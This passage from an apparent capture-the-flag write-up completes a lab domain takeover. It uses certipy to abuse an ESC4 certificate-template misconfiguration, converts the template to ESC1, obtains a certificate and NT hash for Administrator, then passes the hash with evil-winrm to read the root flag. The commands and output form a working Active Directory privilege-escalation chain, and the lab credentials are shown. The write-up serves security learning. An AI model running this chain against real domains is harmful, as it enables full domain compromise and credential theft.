 Could be useful for future pwnings as we see this
 WriteOwner Privilege quite a lot.
Privilege Escalation Pt.3
Bloodhound is again providing a lot of useful info here.
we can abuse Escalation Technique 4 from the ADCS Powning.

For more information please check ly4k’s github repo
First I will confirm myself this is actually vulnerable and what template we can use
ADCS Enumeration
using certipy from our attacker box
certipy find -vulnerable -u ca_svc -p newpassword123 -target dc01.sequel.htb{
"Certificate Authorities": {
"0": {
"CA Name": "sequel-DC01-CA",
"DNS Name": "DC01.sequel.htb",
"Certificate Subject": "CN=sequel-DC01-CA, DC=sequel, DC=htb",
"Certificate Serial Number": "152DBD2D8E9C079742C0F3BFF2A211D3",
"Certificate Validity Start": "2024-06-08 16:50:40+00:00",
"Certificate Validity End": "2124-06-08 17:00:40+00:00",
"Web Enrollment": "Disabled",
"User Specified SAN": "Disabled",
"Request Disposition": "Issue",
"Enforce Encryption for Requests": "Enabled",
"Permissions": {
"Owner": "SEQUEL.HTB\\Administrators",
"Access Rights": {
"2": [
"SEQUEL.HTB\\Administrators",
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins"
],
"1": [
"SEQUEL.HTB\\Administrators",
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins"
],
"512": [
"SEQUEL.HTB\\Authenticated Users"
]
}
}
}
},
"Certificate Templates": {
"0": {
"Template Name": "DunderMifflinAuthentication",
"Display Name": "Dunder Mifflin Authentication",
"Certificate Authorities": [
"sequel-DC01-CA"
],
"Enabled": true,
"Client Authentication": true,
"Enrollment Agent": false,
"Any Purpose": false,
"Enrollee Supplies Subject": false,
"Certificate Name Flag": [
"SubjectRequireCommonName",
"SubjectAltRequireDns"
],
"Enrollment Flag": [
"AutoEnrollment",
"PublishToDs"
],
"Extended Key Usage": [
"Client Authentication",
"Server Authentication"
],
"Requires Manager Approval": false,
"Requires Key Archival": false,
"Authorized Signatures Required": 0,
"Validity Period": "1000 years",
"Renewal Period": "6 weeks",
"Minimum RSA Key Length": 2048,
"Permissions": {
"Enrollment Permissions": {
"Enrollment Rights": [
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins"
]
},
"Object Control Permissions": {
"Owner": "SEQUEL.HTB\\Enterprise Admins",
"Full Control Principals": [
"SEQUEL.HTB\\Cert Publishers"
],
"Write Owner Principals": [
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins",
"SEQUEL.HTB\\Administrator",
"SEQUEL.HTB\\Cert Publishers"
],
"Write Dacl Principals": [
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins",
"SEQUEL.HTB\\Administrator",
"SEQUEL.HTB\\Cert Publishers"
],
"Write Property Principals": [
"SEQUEL.HTB\\Domain Admins",
"SEQUEL.HTB\\Enterprise Admins",
"SEQUEL.HTB\\Administrator",
"SEQUEL.HTB\\Cert Publishers"
]
}
},
"[!] Vulnerabilities": {
"ESC4": "'SEQUEL.HTB\\\\Cert Publishers' has dangerous permissions"
}
}
}
}with this I have all the info I need to execute this attack.
CA Name: sequel-DC01-CA
DNS Name: DC01.sequel.htb
Template: DunderMifflinAuthentication
ADCS - ESC4
Make the Template ESC1 Vulnerable
Because as ca_Svc, I own this template,
seen in the json above:

I can change whatever I want. so I’m gonna make this template vulnerable to ESC1. again more info can be found here:
using certipy again:
certipy template -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip 10.129.230.165 -u [email protected] -p password123output:
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
Abuse ESC1 vulnerable template to request Certificate as Administrator
Now that the template is Vulnerable to ESC1, I can abuse this to request a certificate as Administrator for the domain.
certipy req -u ca_svc -p password123 -ca sequel-DC01-CA -target dc01 -dc-ip 10.129.230.165 -template DunderMifflinAuthentication -upn [email protected] -ns 10.129.230.165 -dns 10.129.230.165
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 32
[*] Got certificate with multiple identifications
    UPN: '[email protected]'
    DNS Host Name: '10.129.230.165'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
Retrieve the hash for Administrator using the retrieved certificate
now that we have the certificate as user Administrator I can retrieve the hash for this account using certipy.
certipy auth -pfx administrator_10.pfx -dc-ip 10.129.230.165
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: '[email protected]'
    [1] DNS Host Name: '10.129.230.165'
> 0
[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
I automated this step as well in the following github repo: ADCS-ESC4-pwn
Evil-winrm as Administrator
Now that I have the hash of the administrator, I can login via a PTH attack using Evil-winrm and retrieve the root flag
evil-winrm -i 10.129.230.165 -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
8452588d7719d55dbcc7e4824c4716ed
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Rooted
Done